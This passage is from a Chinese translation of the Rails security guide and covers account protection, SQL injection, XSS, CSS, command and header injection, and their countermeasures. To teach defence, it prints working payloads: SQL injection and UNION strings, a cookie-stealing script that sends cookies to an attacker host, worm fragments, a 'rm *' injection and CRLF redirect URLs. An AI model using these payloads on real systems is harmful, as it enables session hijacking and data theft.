在局域网和管理界面防范 CSRF 的方法参见“CSRF 的对策”一节。

### 5.1 其他预防措施

管理界面一般都位于 www.example.com/admin，或许只有 `User` 模型的 `admin` 字段为 `true` 时才能访问。管理界面显示了用户的输入内容，管理员可根据需求删除、添加和编辑数据。我对管理界面的一些想法：

- 一定要考虑最坏的情况：如果有人得到了我的 cookie 或密码该怎么办。你可以为管理界面引入用户角色，限制攻击者的权限。也可为管理界面使用特殊的密码，和网站前台不一样。也许每个重要的动作都使用单独的特殊密码也是个不错的主意。
- 管理界面有必要能从世界各地访问吗？考虑一下限制能登陆的 IP 地址段。使用 `request.remote_ip` 可以获取用户的 IP 地址。这一招虽不能保证万无一失，但却是道有力屏障。使用时要注意代理的存在。
- 把管理界面放到单独的子域名中，例如 admin.application.com，使用独立的程序及用户管理系统。这样就不可能从 www.application.com 中窃取管理密码了，因为浏览器中有同源原则：注入 www.application.com 中的跨站脚本无法读取 admin.application.com 中的

cookie，反之亦然。

# 6 用户管理

几乎每个网页程序都要处理权限和认证。不要自己实现这些功能，推荐使用常用的插件，而且要及时更新。除此之外还有一些预防措施，可以让程序更安全。

Rails 身份认证插件很多，比较好的有 devise 和 authlogic。这些插件只存储加密后的密码，不会存储明文。从 Rails 3.1 起，可以使用内建的 `has_secure_password` 方法实现类似的功能。

注册后程序会生成一个激活码，用户会收到一封包含激活链接的邮件。激活账户后，数据库中的 `activation_code` 字段被设为 `NULL`。如果有人访问类似的地址，就能以在数据库中查到的第一个激活的用户身份登录程序，这个用户极有可能是管理员：

```
http://localhost:3006/user/activate
http://localhost:3006/user/activate?id=
```

这么做之所以可行，是因为在某些服务器上，访问上述地址后，ID 参数（`params[:id]`）的值是 `nil`。查找激活码的方法如下：

```
User.find_by_activation_code(params[:id])
```

如果 ID 为 `nil`，生成的 SQL 查询如下：

```
SELECT * FROM users WHERE (users.activation_code IS NULL) LIMIT 1
```

查询到的是数据库中的第一个用户，返回给动作并登入该用户。详细说明参见我博客上的文章。因此建议经常更新插件。而且，审查程序的代码也可以发现类似问题。

## 6.1 暴力破解账户

暴力破解需要不断尝试，根据错误提示做改进。提供模糊的错误消息、使用验证码可以避免暴力破解。

网页程序中显示的用户列表可被用来暴力破解用户的密码，因为大多数用户使用的密码都不复杂。大多数密码都是由字典单词和数字组成的。只要有一组用户名和字典，自动化程序就能在数分钟内找到正确的密码。

因此，大多数网页程序都会显示更模糊的错误消息，例如“用户名或密码错误”。如果提示“未找到您输入的用户名”，攻击者会自动生成用户名列表。

不过，被大多数开发者忽略的是忘记密码页面。这个页面经常会提示能否找到输入的用户名或邮件地址。攻击者据此可以生成用户名列表，用于暴力破解账户。

为了尽量避免这种攻击，忘记密码页面上显示的错误消息也要模糊一点。如果同一 IP 地址多次登录失败后，还可以要求输入验证码。注意，这种方法不能完全禁止自动化程序，因为自动化程序能频繁更换 IP 地址。不过也算增加了一道防线。

## 6.2 盗取账户

很多程序的账户很容易盗取，为什么不增加盗窃的难度呢？

### 6.2.1 密码

攻击者一旦窃取了用户的会话 cookie 就能进入程序。如果能轻易修改密码，几次点击之后攻击者就能盗用账户。如果修改密码的表单有 CSRF 漏洞，攻击者可以把用户引诱到一个精心制作的网页，其中包含可发起跨站请求伪造的图片。针对这种攻击的对策是，在修改密码的表单中加入 CSRF 防护，而且修改密码前要输入原密码。

### 6.2.2 E-Mail

攻击者还可通过修改 Email 地址盗取账户。修改 Email 地址后，攻击者到忘记密码页面输入邮箱地址，新密码就会发送到攻击者提供的邮箱中。针对这种攻击的对策是，修改 Email 地址时要输入密码。

### 6.2.3 其他

不同的程序盗取账户的方式也不同。大多数情况下都要利用 CSRF 和 XSS。例如 Google Mail 中的 CSRF 漏洞。在这个概念性的攻击中，用户被引向攻击者控制的网站。网站中包含一个精心制作的图片，发起 HTTP GET 请求，修改 Google Mail 的过滤器设置。如果用户登入 Google Mail，攻击者就能修改过滤器，把所有邮件都转发到自己的邮箱中。这几乎和账户被盗的危险性相同。针对这种攻击的对策是，审查程序的逻辑，封堵所有 XSS 和 CSRF 漏洞。

## 6.3 验证码

验证码是质询-响应测试，用于判断响应是否由计算机生成。经常用在评论表单中，要求用户输入图片中扭曲的文字，禁止垃圾评论机器人发布评论。验证的目的不是为了证明用户是人类，而是为了证明机器人是机器人。

我们要防护的不仅是垃圾评论机器人，还有自动登录机器人。使用广泛的 reCAPTCHA 会显示两个扭曲的图片，其中的文字摘自古籍，图片中还会显示一条直角线。早期的验证码使用扭曲的背景和高度变形的文字，但这种方式已经被破解了。reCAPTCHA 的这种做法还有个附加好处，可以数字化古籍。ReCAPTCHA 是个 Rails 插件，和所用 API 同名。

你会从 reCAPTCHA 获取两个密钥，一个公匙，一个私匙，这两个密钥要放到 Rails 程序的设置中。然后就可以在视图中使用 `recaptcha_tags` 方法，在控制器中使用 `verify_recaptcha` 方法。如果验证失败，`verify_recaptcha` 方法返回 `false`。验证码的问题是很烦人。而且，有些视觉受损的用户发现某些扭曲的验证码很难看清。

大多数机器人都很笨拙，会填写爬取页面表单中的每个字段。验证码正式利用这一点，在表单中加入一个诱引字段，通过 CSS 或 JavaScript 对用户隐藏。

通过 JavaScript 和 CSS 隐藏诱引字段可以使用下面的方法：

- 把字段移到页面的可视范围之外；
- 把元素的大小设的很小，或者把颜色设的和背景色一样；
- 显示这个字段，但告诉用户不要填写；

最简单的方法是使用隐藏的诱引字段。在服务器端要检查这个字段的值：如果包含任何文本，就说明这是个机器人。然后可以忽略这次请求，或者返回真实地结果，但不能把数据存入数据库。这样一来，机器人就以为完成了任务，继续前往下一站。对付讨厌的人也可以用这种方法。

Ned Batchelder 的博客中介绍了更复杂的验证码。

注意，验证码只能防范自动机器人，不能阻止特别制作的机器人。所以，验证码或许不是登录表单的最佳防护措施。

### 6.4 日志

告诉 Rails 不要把密码写入日志。

默认情况下，Rails 会把请求的所有信息写入日志。日志文件是个严重的安全隐患，因为其中可能包含登录密码和信用卡卡号等。考虑程序的安全性时，要想到攻击者获得服务器控制权这一情况。如果把明文密码写入日志，数据库再怎么加密也无济于事。在程序的设置文件中可以通过 `config.filter_parameters` 过滤指定的请求参数，不写入日志。过滤掉的参数在日志中会使用 `[FILTERED]` 代替。

```
config.filter_parameters << :password
```

### 6.5 好密码

你是否发现很难记住所有密码？不要把密码记下来，使用容易记住的句子中单词的首字母。

安全专家 Bruce Schneier 研究了钓鱼攻击（如下所示）获取的 34000 个真实的 MySpace 用户名和密码，发现大多数密码都很容易破解。最常用的 20 个密码是：

password1, abc123, myspace1, password, blink182, qwerty1, **you, 123abc, baseball1, football1, 123456, soccer, monkey1, liverpool1, princess1, jordan23, slipknot1, superman1, iloveyou1, monkey

这些密码只有不到 4% 使用了字典中能找到的单词，而且大都由字母和数字组成。破解密码的字典中包含大多数常用的密码，攻击者会尝试所有可能的组合。如果攻击者知道你的用户名，而且密码很弱，你的账户就很容易被破解。

好的密码是一组很长的字符串，混合字母和数字。这种密码很难记住，建议你使用容易记住的长句的首字母。例如，从“The quick brown fox jumps over the lazy dog”中得到的密码是“Tqbfjotld”。注意，我只是举个例子，请不要使用熟知的名言，因为破解字典中可能有这些名言。

### 6.6 正则表达式

使用 Ruby 正则表达式时经常犯的错误是使用 `^` 和 `$` 分别匹配字符串的开头和结尾，其实应该使用 `\A` 和 `\z` 。

Ruby 使用了有别于其他编程语言的方式来匹配字符串的开头和结尾。这也是为什么很多 Ruby/Rails 相关的书籍都搞错了。为什么这是个安全隐患呢？如果想不太严格的验证 URL 字段，使用了如下的正则表达式：

```
/^https?:\/\/[^\n]+$/i
```

在某些编程语言中可能没问题，但在 Ruby 中，`^` 和 `$` 分别匹配一行的开头和结尾。因此下面这种 URL 能通过验证：

```
javascript:exploit_code();/*
http://hi.com
*/
```

之所以能通过，是因为第二行匹配了正则表达式，其他两行无关紧要。假设在视图中要按照下面的方式显示 URL：

```
link_to "Homepage", @user.homepage
```

访问者不会觉得这个链接有问题，点击之后，却执行了 `exploit_code` 这个 JavaScript 函数，或者攻击者提供的其他 JavaScript 代码。

修正这个正则表达式的方法是，分别用 `\A` 和 `\z` 代替 `^` 和 `$`，如下所示：

```
/\Ahttps?:\/\/[^\n]+\z/i
```

因为这种问题经常出现，如果使用的正则表达式以 `^` 开头，或者以 `$` 结尾，格式验证器（`validates_format_of`）会抛出异常。如果确实需要使用 `^` 和 `$`（但很少见），可以把 `:multiline` 选项设为 `true`，如下所示：

```
# content should include a line "Meanwhile" anywhere in the string
validates :content, format: { with: /^Meanwhile$/, multiline: true }
```

注意，这种方式只能避免格式验证中出现的常见错误。你要牢记，在 Ruby 中 `^` 和 `$` 分别匹配行的开头和结尾，不是整个字符串的开头和结尾。

### 6.7 权限提升

只需修改一个参数就可能赋予用户未授权的权限。记住，不管你怎么隐藏参数，还是可能被修改。

用户最可能篡改的参数是 ID，例如在 `http://www.domain.com/project/1` 中，ID 为 1，这个参数的值在控制器中可通过 `params` 获取。在控制器中可能会做如下的查询：

```
@project = Project.find(params[:id])
```

在某些程序中这么做没问题，但如果用户没权限查看所有项目就不能这么做。如果用户把 ID 改为 42，但其实无权查看这个项目的信息，用户还是能够看到。我们应该同时查询用户的访问权限：

```
@project = @current_user.projects.find(params[:id])
```

不同的程序用户可篡改的参数也不同，谨记一个原则，用户输入的数据未经验证之前都是不安全的，传入的每个参数都有潜在危险。

别傻了，隐藏参数或者使用 JavaScript 根本就无安全性可言。使用 Firefox 的开发者工具可以修改表单中的每个隐藏字段。JavaScript 只能验证用户的输入数据，但不能避免攻击者发送恶意请求。Firefox 的 Live Http Headers 插件可以记录每次请求，而且能重复请求或者修改请求内容，很容易就能跳过 JavaScript 验证。有些客户端代理还能拦截任意请求和响应。

## 7 注入

注入这种攻击方式可以把恶意代码或参数写入程序，在程序所谓安全的环境中执行。常见的注入方式有跨站脚本和 SQL 注入。

注入具有一定技巧性，一段代码或参数在一个场合是恶意的，但换个场合可能就完全无害。这里所说的“场合”可以是一个脚本，查询，编程语言，shell 或者 Ruby/Rails 方法。下面各节分别介绍注入攻击可能发生的场合。不过，首先我们要说明和注入有关的架构决策。

### 7.1 白名单与黑名单

过滤、保护或者验证时白名单比黑名单好。

黑名单可以是一组不可用的 Email 地址，非公开的动作或者不能使用的 HTML 标签。白名单则相反，是一组可用的 Email 地址，公开的动作和可用的 HTML 标签。某些情况下无法创建白名单（例如，垃圾信息过滤），但下列场合推荐使用白名单：

- `before_action` 的选项使用 `only: [...]`，而不是 `except: [...]`。这样做，新建的动作就不会误入 `before_action`。
- 防范跨站脚本时推荐加上 `<strong>` 标签，不要删除 `<script>` 元素。详情参见后文。
- 不要尝试使用黑名单修正用户的输入
    - 这么做会成全这种攻击：`"<sc<script>ript>".gsub("<script>", "")`
    - 直接拒绝即可

使用白名单还能避免忘记黑名单中的内容。

## 7.2 SQL 注入

Rails 中的方法足够智能，能避免 SQL 注入。但 SQL 注入是网页程序中比较常见且危险性高的攻击方式，因此有必要了解一下。

### 7.2.1 简介

SQL 注入通过修改传入程序的参数，影响数据库查询。常见目的是跳过授权管理系统，处理数据或读取任意数据。下面举例说明为什么要避免在查询中使用用户输入的数据。

```
Project.where("name = '#{params[:name]}'")
```

这个查询可能出现在搜索动作中，用户输入想查找的项目名。如果恶意用户输入 `' OR 1 --`，得到的 SQL 查询为：

```
SELECT * FROM projects WHERE name = '' OR 1 --'
```

两根横线表明注释开始，后面所有的语句都会被忽略。所以上述查询会读取 `projects` 表中所有记录，包括向用户隐藏的记录。这是因为所有记录都满足查询条件。

### 7.2.2 跳过授权

网页程序中一般都有访问控制功能。用户输入登录密令后，网页程序试着在用户数据表中找到匹配的记录。如果找到了记录就赋予用户相应的访问权限。不过，攻击者可通过 SQL 注入跳过这种检查。下面显示了 Rails 中一个常见的数据库查询，在用户表中查询匹配用户输入密令的第一个记录。

```
User.first("login = '#{params[:name]}' AND password = '#{params[:password]}'")
```

如果用户输入的 `name` 参数值为 `' OR '1'='1`，`password` 参数的值为 `' OR '2'>'1`，得到的 SQL 查询为：

```
SELECT * FROM users WHERE login = '' OR '1'='1' AND password = '' OR '2'>'1' LIMIT 1
```

这个查询直接在数据库中查找第一个记录，然后赋予其相应的权限。

#### 7.2.3 未经授权读取数据

`UNION` 语句连接两个 SQL 查询，返回的结果只有一个集合。攻击者利用 `UNION` 语句可以从数据库中读取任意数据。下面来看个例子：

```
Project.where("name = '#{params[:name]}'")
```

注入一个使用 `UNION` 语句的查询：

```
') UNION SELECT id,login AS name,password AS description,1,1,1 FROM users --
```

得到的 SQL 查询如下：

```
SELECT * FROM projects WHERE (name = '') UNION
  SELECT id,login AS name,password AS description,1,1,1 FROM users --'
```

上述查询的结果不是一个项目集合（因为找不到没有名字的项目），而是一组由用户名和密码组成的集合。真希望你加密了存储在数据库中的密码！攻击者要为两个查询语句提供相同的字段数量。所以在第二个查询中有很多 `1`。攻击者可以总是使用 `1`，只要字段的数量和第一个查询一样即可。

而且，第二个查询使用 `AS` 语句重命名了某些字段，这样程序就能显示出从用户表中查询得到的数据。

#### 7.2.4 对策

Rails 内建了能过滤 SQL 中特殊字符的过滤器，会转义 `'`、`"`、`NULL` 和换行符。`Model.find(id)` 和 `Model.find_by_something(something)` 会自动使用这个过滤器。但在 SQL 片段中，尤其是条件语句（`where("...")`），`connection.execute()` 和 `Model.find_by_sql()` 方法，需要手动调用过滤器。

请不要直接传入条件语句，而要传入一个数组，进行过滤。如下所示：

```
Model.where("login = ? AND password = ?", entered_user_name, entered_password).first
```

如上所示，数组的第一个元素是包含问号的 SQL 片段，要过滤的内容是数组其后的元素，过滤后的值会替换第一个元素中的问号。传入 Hash 的作用相同：

```
Model.where(login: entered_user_name, password: entered_password).first
```

数组或 Hash 形式只能在模型实例上使用。其他地方可使用 `sanitize_sql()` 方法。在 SQL 中使用外部字符串时要时刻警惕安全性。

### 7.3 跨站脚本

网页程序中影响范围最广、危害性最大的安全漏洞是跨站脚本。这种恶意攻击方式在客户端注入可执行的代码。Rails 提供了防御这种攻击的帮助方法。

#### 7.3.1 切入点

切入点是攻击者可用来发起攻击的漏洞 URL 地址和其参数。

常见的切入点有文章、用户评论、留言本，项目的标题、文档的名字和搜索结果页面也经常受到攻击，只要用户能输入数据的地方都有危险。输入的数据不一定来自网页中的输入框，也可以来自任何 URL 参数（公开参数，隐藏参数或者内部参数）。记住，用户能拦截任何通信。Firefox 的 Live HTTP Headers 插件，以及客户端代码能轻易的修改请求数据。

跨站脚本攻击的工作方式是这样的：攻击者注入一些代码，程序将其保存并在页面中显示出来。大多数跨站脚本只显示一个弹窗，但危险性极大。跨站脚本可以窃取 cookie，劫持会话，把用户引向虚假网站，显示广告让攻击者获利，修改网页中的元素获取机密信息，或者通过浏览器的安全漏洞安装恶意软件。

2007 年下半年，Mozilla 浏览器发现了 88 个漏洞，Safari 发现了 22 个漏洞，IE 发现了 18 个漏洞，Opera 发现了 12 个漏洞。赛门铁克全球互联网安全威胁报告指出，2007 年下半年共发现了 238 个浏览器插件导致的漏洞。对黑客来说，网页程序框架爆出的 SQL 注入漏洞很具吸引力，他们可以利用这些漏洞在数据表中的每个文本字段中插入恶意代码。2008 年 4 月，有 510000 个网站被这种方法攻破，其中英国政府和美国政府的网站是最大的目标。

一个相对较新、不常见的切入点是横幅广告。Trend Micro 的文章指出，2008 年早些时候在流行的网站（例如 MySpace 和 Excite）中发现了横幅广告中包含恶意代码。

#### 7.3.2 HTML/JavaScript 注入

跨站脚本最常用的语言当然是使用最广泛的客户端脚本语言 JavaScript，而且经常掺有 HTML。转义用户的输入是最基本的要求。

下面是一段最直接的跨站脚本：

```
<script>alert('Hello');</script>
```

上面的 JavaScript 只是显示一个提示框。下面的例子作用相同，但放在不太平常的地方：

```
<img src=javascript:alert('Hello')>
<table background="javascript:alert('Hello')">
```

#### 7.3.2.1 盗取 cookie

上面的例子没什么危害，下面来看一下攻击者如何盗取用户 cookie（因此也能劫持会话）。在 JavaScript 中，可以使用 `document.cookie` 读写 cookie。JavaScript 强制使用同源原则，即一个域中的脚本无法访问另一个域中的 cookie。`document.cookie` 属性中保存的 cookie 来自源服务器。不过，如果直接把代码放在 HTML 文档中（就跟跨站脚本一样），就可以读写这个属性。把下面的代码放在程序的任何地方，看一下页面中显示的 cookie 值：

```
<script>document.write(document.cookie);</script>
```

对攻击者来说，这么做没什么用，因为用户看到了自己的 cookie。下面这个例子会从 http://www.attacker.com/ 加载一个图片和 cookie。当然，这个地址并不存在，因此浏览器什么也不会显示。但攻击者可以查看服务器的访问日志获取用户的 cookie。

```
<script>document.write('<img src="http://www.attacker.com/' + document.cookie + '">');</s
```

www.attacker.com 服务器上的日志文件中可能有这么一行记录：

```
GET http://www.attacker.com/_app_session=836c1c25278e5b321d6bea4f19cb57e2
```

在 cookie 中加上 httpOnly 标签可以避免这种攻击，加上 httpOnly 后，JavaScript 就无法读取 `document.cookie` 属性的值。IE v6.SP1、Firefox v2.0.0.5 和 Opera 9.5 都支持只能使用 HTTP 请求访问的 cookie，Safari 还在考虑这个功能，暂时会忽略这个选项。但在其他浏览器，或者旧版本的浏览器（例如 WebTV 和 Mac 系统中的 IE 5.5）中无法加载页面。有一点要注意，使用 Ajax 仍可读取 cookie。

#### 7.3.2.2 涂改

攻击者可通过网页涂改做很多事情，例如，显示错误信息，或者引导用户到攻击者的网站，偷取登录密码或者其他敏感信息。最常见的涂改方法是使用 iframe 加载外部代码：

```
<iframe name="StatPage" src="http://58.xx.xxx.xxx" width=5 height=5 style="display:none">
```

iframe 可以从其他网站加载任何 HTML 和 JavaScript。上述 iframe 是使用 Mpack 框架攻击意大利网站的真实代码。Mpack 尝试通过浏览器的安全漏洞安装恶意软件，成功率很高，有 50% 的攻击成功了。

更特殊的攻击是完全覆盖整个网站，或者显示一个登陆框，看去来和原网站一模一样，但把用户名和密码传给攻击者的网站。还可使用 CSS 或 JavaScript 把网站中原来的链接隐藏，换上另一个链接，把用户带到仿冒网站上。

还有一种攻击方式不保存信息，把恶意代码包含在 URL 中。如果搜索表单不过滤搜索关键词，这种攻击就更容易实现。下面这个链接显示的页面中包含这句话“乔治•布什任命 9 岁男孩为主席...”：

```
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode=1-->
  <script src=http://www.securitylab.ru/test/sc.js></script><!--
```

#### 7.3.2.3 对策

过滤恶意输入很重要，转义输出也同样重要。

对跨站脚本来说，过滤输入值一定要使用白名单而不是黑名单。白名单指定允许输入的值。黑名单则指定不允许输入的值，无法涵盖所有禁止的值。

假设黑名单从用户的输入值中删除了 `script`，但如果攻击者输入 `<scrscriptipt>`，过滤后剩余的值是 `<script>`。在以前版本的 Rails 中，`strip_tags()`、`strip_links()` 和 `sanitize()` 方法使用黑名单。所以下面这种注入完全可行：

```
strip_tags("some<<b>script>alert('hello')<</b>/script>")
```

上述方法的返回值是 `some<script>alert('hello')</script>`，仍然可以发起攻击。所以我才支持使用白名单，使用 Rails 2 中升级后的 `sanitize()` 方法：

```
tags = %w(a acronym b strong i em li ul ol h1 h2 h3 h4 h5 h6 blockquote br cite sub sup i
s = sanitize(user_input, tags: tags, attributes: %w(href title))
```

这个方法只允许使用指定的标签，效果很好，能对付各种诡计和改装的标签。

而后，还要转义程序的所有输出，尤其是要转义输入时没有过滤的用户输入值（例如前面举过的搜索表单例子）。使用 `escapeHTML()` 方法（或者别名 `h()`）把 HTML 中的 `&`、`"`、`<` 和 `>` 字符替换成 `&`、`"`、`<` 和 `>`。不过开发者很容易忘记这么做，所以推荐使用 SafeErb 插件，SafeErb 会提醒你转义外部字符串。

#### 7.3.2.4 编码注入

网络流量大都使用有限的西文字母传输，所以后来出现了新的字符编码方式传输其他语种的字符。这也为网页程序带来了新的威胁，因为恶意代码可以隐藏在不同的编码字符中，浏览器可以处理这些编码，但网页程序不一定能处理。下面是使用 UTF-8 编码攻击的例子：

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;
  &#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

上面的代码会弹出一个提示框。`sanitize()` 方法可以识别这种代码。编码字符串的一个好用工具是 Hackvertor，使用这个工具可以做到知己知彼。Rails 的 `sanitize()` 方法能有效避免编码攻击。

#### 7.3.3 真实案例

要想理解现今对网页程序的攻击方式，最好看几个真实案例。

下面的代码摘自针对 Yahoo! 邮件的蠕虫病毒，由 Js.Yamanner@m 制作，发生在 2006 年 6 月 11 日，是第一个针对网页邮件客户端的蠕虫病毒：

```
<img src='http://us.i1.yimg.com/us.yimg.com/i/us/nt/ma/ma_mail_1.gif'
  target=""onload="var http_request = false;    var Email = '';
  var IDList = '';   var CRumb = '';   function makeRequest(url, Func, Method,Param) { ..
```

这个蠕虫病毒利用 Yahoo 的 HTML/JavaScript 过滤器漏洞。这个过滤器过滤标签中所有的 `target` 和 `onload` 属性，因为这两个属性的值可以是 JavaScript 代码。这个过滤器只会执行一次，所以包含蠕虫病毒代码的 `onload` 属性不会被过滤掉。这个例子很好的说明了黑名单很难以偏概全，也说明了在网页程序中为什么很难提供输入 HTML/JavaScript 的支持。

还有一个概念性的蠕虫是 Nduja，这个蠕虫可以跨域攻击四个意大利网页邮件服务。详情参见 Rosario Valotta 的论文。以上两种邮件蠕虫的目的都是获取 Email 地址，黑客可从中获利。

2006 年 12 月，一次 MySpace 钓鱼攻击泄露了 34000 个真实地用户名和密码。这次攻击的方式是创建一个名为“login_home_index_html”的资料页，URL 地址看起来很正常，但使用了精心制作的 HTML 和 CSS 隐藏真实的由 MySpace 生成的内容，显示了一个登录表单。

MySpace Samy 蠕虫在“CSS 注入”一节说明。

### 7.4 CSS 注入

CSS 注入其实就是 JavaScript 注入，因为有些浏览器（IE，某些版本的 Safari 等）允许在 CSS 中使用 JavaScript。允许在程序中使用自定义的 CSS 时一定要三思。

CSS 注入的原理可以通过有名的 MySpace Samy 蠕虫说明。访问 Samy（攻击者）的 MySpace 资料页时会自动向 Samy 发出好友请求。几小时之内 Samy 就收到了超过一百万个好友请求，消耗了 MySpace 大量流量，导致网站瘫痪。下面从技术层面分析这个蠕虫。

MySpace 禁止使用很多标签，但却允许使用 CSS。所以，蠕虫的作者按照下面的方式在 CSS 中加入了 JavaScript 代码：

```
<div style="background:url('javascript:alert(1)')">
```

因此问题的关键是 `style` 属性，但属性的值中不能含有引号，因为单引号和双引号都已经使用了。但是 JavaScript 中有个很实用的 `eval()` 函数，可以执行任意字符串：

```
<div id="mycode" expr="alert('hah!')" style="background:url('javascript:eval(document.all
```

`eval()` 函数对黑名单过滤来说是个噩梦，可以把 `innerHTML` 隐藏在 `style` 属性中：

```
alert(eval('document.body.inne' + 'rHTML'));
```

MySpace 会过滤 `javascript` 这个词，所以蠕虫作者使用 `java<NEWLINE>script` 绕过了这个限制：

```
<div id="mycode" expr="alert('hah!')" style="background:url('java↵ script:eval(document.a
```

蠕虫作者面对的另一个问题是 CSRF 安全权标。没有安全权标就无法通过 POST 请求发送好友请求。蠕虫作者先向页面发起 GET 请求，然后再添加用户，处理 CSRF 权标。

最终，只用 4KB 空间就写好了这个蠕虫，注入到自己的资料页面。

CSS 中的 moz-binding 属性也被证实可在基于 Gecko 的浏览器（例如 Firefox）中把 Javascript 写入 CSS 中。

### 7.4.1 对策

这个例子再次证明黑名单不能以偏概全。自定义 CSS 在网页程序中是个很少见的功能，因此我也不知道怎么编写 CSS 白名单过滤器。如果想让用户自定义颜色或图片，可以让用户选择颜色或图片，再由网页程序生成 CSS。如果真的需要 CSS 白名单过滤器，可以使用 Rails 的 `sanitize()` 方法。

## 7.5 Textile 注入

如果想提供 HTML 之外的文本格式化方式（基于安全考虑），可以使用能转换为 HTML 的标记语言。RedCloth 就是一种使用 Ruby 编写的转换工具。使用前要注意，RedCloth 也有跨站脚本漏洞。

例如，RedCloth 会把 `_test_` 转换成 `<em>test</em>`，斜体显示文字。不过到最新的 3.0.4 版本，仍然有跨站脚本漏洞。请安装已经解决安全问题的全新第 4 版。可是这个版本还有一些安全隐患。下面的例子针对 V3.0.4：

```
RedCloth.new('<script>alert(1)</script>').to_html
# => "<script>alert(1)</script>"
```

使用 `:filter_html` 选项可以过滤不是由 RedCloth 生成的 HTML：

```
RedCloth.new('<script>alert(1)</script>', [:filter_html]).to_html
# => "alert(1)"
```

不过，这个选项不能过滤全部的 HTML，会留下一些标签（程序就是这样设计的），例如 `<a>`：

```
RedCloth.new("<a href='javascript:alert(1)'>hello</a>", [:filter_html]).to_html
# => "<p><a href="javascript:alert(1)">hello</a></p>"
```

#### 7.5.1 对策

建议使用 RedCloth 时要同时使用白名单过滤输入值，这一点在应对跨站脚本攻击时已经说过。

### 7.6 Ajax 注入

在常规动作上运用的安全预防措施在 Ajax 动作上也要使用。不过有一个例外：如果动作不渲染视图，在控制器中就要做好转义。

如果使用 in_place_editor 插件，或者动作不渲染视图只返回字符串，就要在动作中转义返回值。否则，如果返回值中包含跨站脚本，发送到浏览器时就会执行。请使用 `h()` 方法转义所有输入值。

### 7.7 命令行注入

使用用户输入的命令行参数时要小心。

如果程序要在操作系统层面执行命令，可以使用 Ruby 提供的几个方法：`exec(command)`，`syscall(command)`，`system(command)` 和 `command`。如果用户可以输入整个命令，或者命令的一部分，这时就要特别注意。因为在大多数 shell 中，两个命令可以写在一起，使用分号（`;`）或者竖线（`|`）连接。

为了避免这类问题，可以使用 `system(command, parameters)` 方法，这样传入的命令行参数更安全。

```
system("/bin/echo","hello; rm *")
# prints "hello; rm *" and does not delete files
```

### 7.8 报头注入

HTTP 报头是动态生成的，某些情况下可能会包含用户注入的值，导致恶意重定向、跨站脚本或者 HTTP 响应拆分（HTTP response splitting）。

HTTP 请求报头中包含 `Referer`，`User-Agent`（客户端软件）和 `Cookie` 等字段。响应报头中包含状态码，`Cookie` 和 `Location`（重定向的目标 URL）等字段。这些字段都由用户提供，可以轻易修改。记住，报头也要转义。例如，在管理页面中显示 `User-Agent` 时。

除此之外，基于用户输入值构建响应报头时还要格外小心。例如，把用户重定向到指定的页面。重定向时需要在表单中加入 `referer` 字段：

```
redirect_to params[:referer]
```

Rails 会把这个字段的值提供给 `Location` 报头，并向浏览器发送 302（重定向）状态码。恶意用户可以做的第一件事是：

```
http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld
```

Rails 2.1.2 之前有个漏洞，黑客可以注入任意的报头字段，例如：

```
http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld%0d%0aX-
http://www.yourapplication.com/controller/action?referer=path/at/your/app%0d%0aLocation:+
```

注意，`%0d%0a` 是编码后的 `\r\n`，在 Ruby 中表示回车换行（CRLF）。上面的例子得到的 HTTP 报头如下所示，第二个 `Location` 覆盖了第一个：

```
HTTP/1.1 302 Moved Temporarily
(...)
Location: http://www.malicious.tld
```

报头注入就是在报头中注入 CRLF 字符。那么攻击者是怎么进行恶意重定向的呢？攻击者可以把用户重定向到钓鱼网站，要求再次登录，把登录密令发送给攻击者。或者可以利用浏览器的安全漏洞在网站中安装恶意软件。Rails 2.1.2 在 `redirect_to` 方法中转义了传给 `Location` 报头的值。使用用户的输入值构建报头时要手动进行转义。

### 7.8.1 响应拆分

既然报头注入有可能发生，响应拆分也有可能发生。在 HTTP 响应中，报头后面跟着两个 CRLF，然后是真正的数据（HTML）。响应拆分的原理是在报头中插入两个 CRLF，后跟其他的响应，包含恶意 HTML。响应拆分示例：

```
HTTP/1.1 302 Found [First standard 302 response]
Date: Tue, 12 Apr 2005 22:09:07 GMT
Location: Content-Type: text/html

HTTP/1.1 200 OK [Second New response created by attacker begins]
Content-Type: text/html

&lt;html&gt;&lt;font color=red&gt;hey&lt;/font&gt;&lt;/html&gt; [Arbitary malicious input
Keep-Alive: timeout=15, max=100         shown as the redirected page]
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

某些情况下，拆分后的响应会把恶意 HTML 显示给用户。不过这只会在 `Keep-Alive` 连接中发生，大多数浏览器都使用一次性连接。但你不能依赖这一点。不管怎样这都是个严重的隐患，你需要升级到 Rails 最新版，消除报头注入风险（因此也就避免了响应拆分）。

# 8 生成的不安全查询

根据 Active Record 处理参数的方式以及 Rack 解析请求参数的方式，攻击者可以通过 `WHERE IS NULL` 子句发起异常数据库查询。为了应对这种安全隐患（CVE-2012-2660，CVE-2012-2694 和 CVE-2013-0155），Rails 加入了 `deep_munge` 方法，增加安全性。

如果不使用 `deep_munge` 方法，下面的代码有被攻击的风险：

```
unless params[:token].nil?
  user = User.find_by_token(params[:token])
  user.reset_password!
end
```

如果 `params[:token]` 的值是 `[]`、`[nil]`、`[nil, nil, ...]` 或 `['foo', nil]` 之一，会跳过 `nil?` 检查，但 `WHERE` 子句 `IS NULL` 或 `IN ('foo', NULL)` 还是会添加到 SQL 查询中。

为了保证 Rails 的安全性，`deep_munge` 方法会把某些值替换成 `nil`。下表显示在请求中发送 JSON 格式数据时得到的参数：

| JSON | 参数 |
| --- | --- |
| { "person": null } | { :person => nil } |
| { "person": [] } | { :person => nil } |
| { "person": [null] } | { :person => nil } |
| { "person": [null, null, ...] } | { :person => nil } |
| { "person": ["foo", null] } | { :person => ["foo"] } |

如果知道这种风险，也知道如何处理，可以通过设置禁用 `deep_munge`，使用原来的处理方式：

```
config.action_dispatch.perform_deep_munge = false
```

# 9 默认报头

Rails 程序返回的每个 HTTP 响应都包含下面这些默认的安全报头：

```
config.action_dispatch.default_headers = {
  'X-Frame-Options' => 'SAMEORIGIN',
  'X-XSS-Protection' => '1; mode=block',
  'X-Content-Type-Options' => 'nosniff'
}
```

默认的报头可在文件 `config/application.rb` 中设置：

```
config.action_dispatch.default_headers = {
  'Header-Name' => 'Header-Value',
  'X-Frame-Options' => 'DENY'
}
```

